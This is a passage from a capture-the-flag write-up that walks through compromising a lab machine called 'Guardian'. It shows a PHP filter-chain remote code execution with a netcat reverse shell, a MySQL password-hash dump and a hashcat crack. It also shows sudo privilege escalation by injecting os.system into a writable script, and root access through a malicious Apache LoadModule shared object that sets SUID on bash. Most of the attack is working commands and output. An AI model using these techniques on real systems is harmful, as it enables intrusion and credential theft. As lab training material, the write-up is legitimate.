base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.i
BIG5.JOHHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon.8
0|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.TS
encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO8
ecode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.
-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.
aset-base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88594.UTF16|convert.iconv.TM85347.UCS4|c
rt_base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.TM86947.UTF16|con
```

```
[theto@kali]~$ python3 php_filter_chain_generator.py --chain '<?php system("/tmp/shell.sh");?>'
[+] The following gadget chain will generate the following code : <?php system("/tmp/shell.sh");?>

php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF16|
convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.U
base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|con
BIG5.JOAHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.i
0|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.U
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.ic
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.icon
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.icon
-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
```

Then we set up netcat in listening mode on the same port specified in our payload file.

We edit the URL in our browser, copy the entire PHP filter chain for each command starting from **php://filter/...** to the end, paste it after **report=...**, and append **,system.php** at the end. The URL will look like this:

http://portal.guardian.htb/admin/reports.php?report={phpchainfilter},system.php

Then we successfully obtain a reverse shell.

```
(kali㉿kali)-[~/Documents/Guardian]
$ nc -lnvp 1338
listening on [any] 1338 ...
connect to [10.10.16.32] from (UNKNOWN) [10.10.11.84] 52222
bash: cannot set terminal process group (1026): Inappropriate ioctl for device
bash: no job control in this shell
www-data@guardian:~/portal.guardian.htb/admin$
```

This vulnerability has a CVSS score of 5.9 (Medium). To fix it, user-input URLs should be properly validated first.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	High (H)	High (H)	None (N)	Unchanged (U)	High (H)	High (H)	None (N)	5.9	Medium

```
(kali㉿kali)-[~/Documents]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.84] 46352
bash: cannot set terminal process group (1002): Inappropriate ioctl for device
bash: no job control in this shell
www-data@guardian:~/portal.guardian.htb/admin$ ls
ls
chat.php
chats.php
courses.php
createuser.php
enrollments.php
index.php
notices
profile.php
reports
reports.php
settings.php
users.php
www-data@guardian:~/portal.guardian.htb/admin$ cd ..
```

We then attempt to log into MySQL as root using the password found earlier (in Gitea).

```
1  <?php
2  return [
3      'db' => [
4          'dsn' => 'mysql:host=localhost;dbname=guardiandb',
5          'username' => 'root',
6          'password' => 'Gu4rd14n_un1_1s_th3_b3st',
7          'options' => []
8      ],
9      'salt' => '8Sb)tM1vs1SS'
10 ];
```

```

www-data@guardian:~/portal.guardian.htb$ mysql -u root -p
mysql -u root -p
Enter password: Gu4rd14n_un1_1s_th3_b3st

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4586
Server version: 8.0.43-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

We view the list of existing databases:

```

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| guardiandb |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)

```

We will try checking the **guardiandb** database.

```

mysql> use guardiandb;
use guardiandb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

```

After switching to the **guardiandb** database, we display the list of available tables.

```

mysql> show tables;
show tables;
+-----+
| Tables_in_guardiandb |
+-----+
| assignments |
| courses |
| enrollments |
| grades |
| messages |
| notices |
| programs |
| submissions |
| users |
+-----+
9 rows in set (0.00 sec)

```

We can see the **users** table containing usernames, password hashes, emails, addresses, and more using **SELECT * FROM users**;

In this section, the interesting columns are password_hash and specific user_roles (admin and lecturer).

```
mysql> SELECT * FROM users;
SELECT * FROM users;
```

user_id	username	user_role	status	password_hash	created_at	updated_at	full_name	email	dob	address
1	admin	admin	active	694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6	2025-12-16 07:04:49	2025-12-16 07:04:49	System Admin	admin@guardian.htb	2003-04-09	2625 Castlegate Cou
2	jamil.enocksson	admin	active	c1d8dfacee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250	2025-12-16 07:04:49	2025-12-16 07:04:49	Jamil Enocksson	jamil.enocksson@guardian.htb	1999-09-26	1061 Keckonen Drive
3	mark.pargetter	admin	active	8623e713bb98ba2d46f335d59958ee658eb6370bc4c9ee4ba1cc6f37f97a10e	2025-12-16 07:04:49	2025-12-16 07:04:49	Mark Pargetter	mark.pargetter@guardian.htb	1996-04-06	7402 Santee Place,
4	valentijn.temby	admin	active	1d1bb7b3c6a2a61362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6	2025-12-16 07:04:49	2025-12-16 07:04:49	Valentijn Temby	valentijn.temby@guardian.htb	1994-05-06	7429 Gustavsen Road
5	leyla.rippin	lecturer	active	7f6873594c8da097a78322600bc8e42155b2db0cc6ef2dab4fa0384e217d0b61	2025-12-16 07:04:49	2025-12-16 07:04:49	Leyla Rippin	leyla.rippin@guardian.htb	1999-01-30	7911 Tampico Place,
6	perkin.fillon	lecturer	active	4a072227fe641b6c72af2ac9b16ee24ed3751211fb6807cf4d79aebd1797471	2025-12-16 07:04:49	2025-12-16 07:04:49	Perkin Fillon	perkin.fillon@guardian.htb	1991-03-19	3225 Olanta Drive,
7	cyrus.booth	lecturer	active	23d701bd2d5fa63ea1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6	2025-12-16 07:04:49	2025-12-16 07:04:49	Cyrus Booth	cyrus.booth@guardian.htb	2001-04-03	4214 Dwight Drive,
8	sammy.treat	lecturer	active	c7ea28ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2	2025-12-16 07:04:49	2025-12-16 07:04:49	Sammy Treat	sammy.treat@guardian.htb	1997-03-26	13188 Mount Croghan
9	crin.hambidge	lecturer	active	9b6e003386cd1e24c97661ab4ad2c9acc844789b3916f681ea39c1cbf13c8c75	2025-12-16 07:04:49	2025-12-16 07:04:49	Crin Hambidge	crin.hambidge@guardian.htb	1997-09-28	4884 Adrienne Way,
10	myra.galsworthy	lecturer	active	ba227588efcb86dcf426c5d1e2aa58d695d53a1a795b234202ae286da2ef4	2025-12-16 07:04:49	2025-12-16 07:04:49	Myra Galsworthy	myra.galsworthy@guardian.htb	1992-02-20	13136 Schoenfeldt S

So we will try to extract all password_hash values and specific user_roles (admin and lecturer) using a filter function (WHERE) and output them to a txt file. For the password_hash, we concatenate it with the salt obtained from the config.php file in Gitea.

```
www--data@guardian:~/portal.guardian.htb$ mysql -u root -p'Gu4rd14n_un1_is_th3_b3st' -N -B -e "SELECT CONCAT(password_hash, ':8Sb)tM1vs1SS') FROM guardiandb.users WHERE user_role IN ('admin', 'lecturer');" > hashes_password.txt
mysql: [Warning] Using a password on the command line interface can be insecure.
www--data@guardian:~/portal.guardian.htb$ ls
ls
admin          config          index.php       models
attachment_uploads  forgot.php      lecturer        static
composer.json    hashes_password.txt  login.php      student
composer.lock    includes         logout.php      vendor
www--data@guardian:~/portal.guardian.htb$ cat hashed_password.txt
cat hashed_password.txt
cat: hashed_password.txt: No such file or directory
www--data@guardian:~/portal.guardian.htb$ cat hashes_password.txt
cat hashes_password.txt
694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6:8Sb)tM1vs1SS
c1d8dfacee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS
8623e713bb98ba2d46f335d59958ee658eb6370bc4c9ee4ba1cc6f37f97a10e:8Sb)tM1vs1SS
1d1bb7b3c6a2a61362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6:8Sb)tM1vs1SS
7f6873594c8da097a78322600bc8e42155b2db0cc6ef2dab4fa0384e217d0b61:8Sb)tM1vs1SS
4a072227fe641b6c72af2ac9b16ee24ed3751211fb6807cf4d79aebd1797471:8Sb)tM1vs1SS
23d701bd2d5fa63ea1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6:8Sb)tM1vs1SS
c7ea28ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2:8Sb)tM1vs1SS
9b6e003386cd1e24c97661ab4ad2c9acc844789b3916f681ea39c1cbf13c8c75:8Sb)tM1vs1SS
ba227588efcb86dcf426c5d1e2aa58d695d53a1a795b234202ae286da2ef4:8Sb)tM1vs1SS
18448ce8838aab26600ba0995dfebd79cc352524283702426d1056ca6f5d68b3:8Sb)tM1vs1SS
b88ac7727aa9073aa735ee33ba84a3bdd26249f0e59e7110d5bcd4da4031a:8Sb)tM1vs1SS
www--data@guardian:~/portal.guardian.htb$
```

Next, we need to crack the obtained hashes along with their salts. Upon inspection, each hash is 64 characters long and contains digits 0–9 and letters a–f, so we can conclude this is a SHA-256 hash result. Since the password_hash combination is hash + salt, we can use hashcat in mode 1410 (-m 1410), which corresponds to SHA-256 (\$hash+\$salt). For the wordlist, we can use a common wordlist like rockyou to test for success. We will attempt cracking the passwords by reading line by line with attack mode 0 (-a 0). The command is as follows.

hashcat -m 1410 -a 0 hashes_password.txt /usr/share/wordlists/rockyou.txt.gz

```

(kali@kali)-[~/Documents/Guardian]
└─$ hashcat -m 1410 -a 0 hashes_password.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 1469/2939 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 12 digests; 12 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Salt
* Raw-Hash

```

```

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

```

```

Watchdog: Temperature abort trigger set to 90c

```

```

Host memory allocated for this attack: 512 MB (1631 MB free)

```

```

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

```

```

c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS:copperhouse56
694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6:8Sb)tM1vs1SS:fakebake000

```

We will check which users exist on this server. We can log into these users via SSH, FTP, or similar protocols. However, we will try SSH because if successful, navigation and information gathering are easiest using standard terminal commands.

```

www-data@guardian:~/portal.guardian.htb$ ls /home/
ls /home/
gitea  jamil  mark   sammy

```

Then we attempt to log into jamil's account (password: copperhouse56), as jamil is the only user on this server whose password hash was successfully decrypted. After checking, we can successfully access jamil's account via SSH.

```
(kali㉿kali)-[~/Documents/Guardian]
└─$ ssh jamil@guardian.htb
The authenticity of host 'guardian.htb (10.10.11.84)' can't be established.
ED25519 key fingerprint is: SHA256:yDuqpioi/UxJDaMuo7cAS4YDvpjykfPdRibqdx+QE9k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'guardian.htb' (ED25519) to the list of known hosts.
jamil@guardian.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Dec 16 07:53:37 AM UTC 2025

System load:  0.0               Processes:            233
Usage of /:   69.3% of 8.12GB   Users logged in:     0
Memory usage: 27%              IPv4 address for eth0: 10.10.11.84
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.


8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 16 07:53:38 2025 from 10.10.16.3
jamil@guardian:~$
```

After logging in, we perform information gathering again and find user.txt, which contains a string that we submit as the user flag and confirm it is correct.

```
jamil@guardian:~$ ls
user.txt
jamil@guardian:~$ cat user.txt
16d36c23aed8e1111ece328a31442e4b
jamil@guardian:~$
```



We will check what user jamil is allowed to execute:

```
jamil@guardian:~$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
```

Jamil can run the command **utilities.py** as mark.

```
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py
usage: utilities.py [-h] {backup-db,zip-attachments,collect-logs,system-status}
utilities.py: error: the following arguments are required: action
```

The command **utilities.py** itself can be executed with several arguments, namely **backup-db**, **zip-attachments**, **collect-logs**, and **system-status**.

```

def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

```

After reviewing its source code, we found that `utilities.py` executes an external file corresponding to the function called. The command can execute **`attachments.py`**, **`db.py`**, **`logs.py`**, and **`status.py`** in the `/utils` directory. Looking closer, the only file we can modify is **`status.py`**, which runs when using the **`system-status`** function.

```

jamil@guardian:/opt/scripts/utilities/utills$ ls -la
total 24
drwxrwsr-x 2 root root 4096 Jul 10 14:20 .
drwxr-sr-x 4 root admins 4096 Jul 10 13:53 ..
-rw-r----- 1 root admins 287 Apr 19 2025 attachments.py
-rw-r----- 1 root admins 246 Jul 10 14:20 db.py
-rw-r----- 1 root admins 226 Apr 19 2025 logs.py
-rwxrwx--- 1 mark admins 34 Dec 15 16:51 status.py

```

The function of **`status.py`** is to print detailed system status information.

```

import platform
import psutil
import os

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")

```

Because we can edit this file, we can execute any Python command we want. We will append a line to the file: `os.system('/bin/bash')`, which serves to spawn a new shell (command prompt) when `utilities.py` is executed.

Since we executed the file with `sudo` as user `mark`, the newly spawned terminal runs under `mark`'s account. Thus, we obtain a shell as user `mark`.

```

import platform
import psutil
import os

os.system('/bin/bash')

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")

```

Then we run `utilities.py` with the `system-status` option and successfully gain access as user `mark`.

```

jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py system-status
mark@guardian:/home/jamil$ ls
ls: cannot open directory '.': Permission denied

```

This vulnerability has a CVSS score of 6.7 (Medium). To mitigate this, do not grant users permissions to execute actions as another user.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	Low (L)	High (H)	None (N)	Unchanged (U)	High (H)	High (H)	Low (L)	6.7	Medium

We check what `mark` can access and execute using `sudo -l`:

```
mark@guardian:/opt/scripts/utilities/utills$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
```

Mark can run the `safeapache2ctl` command as root. After trying to execute it, we find that we can supply a custom configuration file when running this command (`/home/mark/confs/file.conf`).

```
mark@guardian:~$ sudo /usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
mark@guardian:~$ cat /home/mark/confs/file.conf
cat: /home/mark/confs/file.conf: No such file or directory
```

To speed up the process, we will execute the following script file:

```
kdir /tmp/7sref
cat <<EOF > /tmp/7sref/acid.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

__attribute__((constructor)) void init() {
    setuid(0);
    system("chmod +s /bin/bash");
}
EOF

gcc -shared -fPIC -o /tmp/7sref/acid.so /tmp/7sref/acid.c

cat <<EOF > /tmp/7sref/exploit.conf
LoadModule evil_module /home/mark/confs/acid.so
EOF

cp /tmp/7sref/acid.so /home/mark/confs/
cp /tmp/7sref/exploit.conf /home/mark/confs/
```

This script creates a temporary directory containing a C file that compiles into a shared object library (.so), making it accessible to `safeapache2ctl` via `LoadModule` syntax. The C code sets our user ID to root (0) using `setuid(0)`, and `chmod +s` sets `/bin/bash` to run with root SUID permissions.

We also create an `exploit.conf` file containing the command to load the .so file. The .so and .conf files are then copied to the directory expected by the `safeapache2ctl` command.

We save the script as `script.sh` and execute it with `bash script.sh`.


```
mark@guardian:~$ bash script.sh
```

Then we run the `safeapache2ctl` command using our custom configuration.

```
mark@guardian:~$ sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/exploit.conf
apache2: Syntax error on line 1 of /home/mark/confs/exploit.conf: Can't locate API module structure `evil_module'
l: evil_module
Action '-f /home/mark/confs/exploit.conf' failed.
The Apache error log may have more information.
```

Finally, we run `bash -p` and successfully obtain root access along with the root flag.

```
mark@guardian:~$ bash -p
bash-5.1# ls
confs  script.sh
bash-5.1# cd /root/
bash-5.1# ls
root.txt  scripts
bash-5.1# cat root.txt
c63f8c260b683d7d675e1d76673eb025
```



This vulnerability has a CVSS score of 6.6. To mitigate it, user access controls should be tightened.

Attack Vector (AV)	Attack Complexity (AC)	Privileges Required (PR)	User Interaction (UI)	Scope (S)	Confidentiality (C)	Integrity (I)	Availability (A)	Score	Severity
Network (N)	High (H)	High (H)	None (N)	Unchanged (U)	High (H)	High (H)	High (H)	6.6	Medium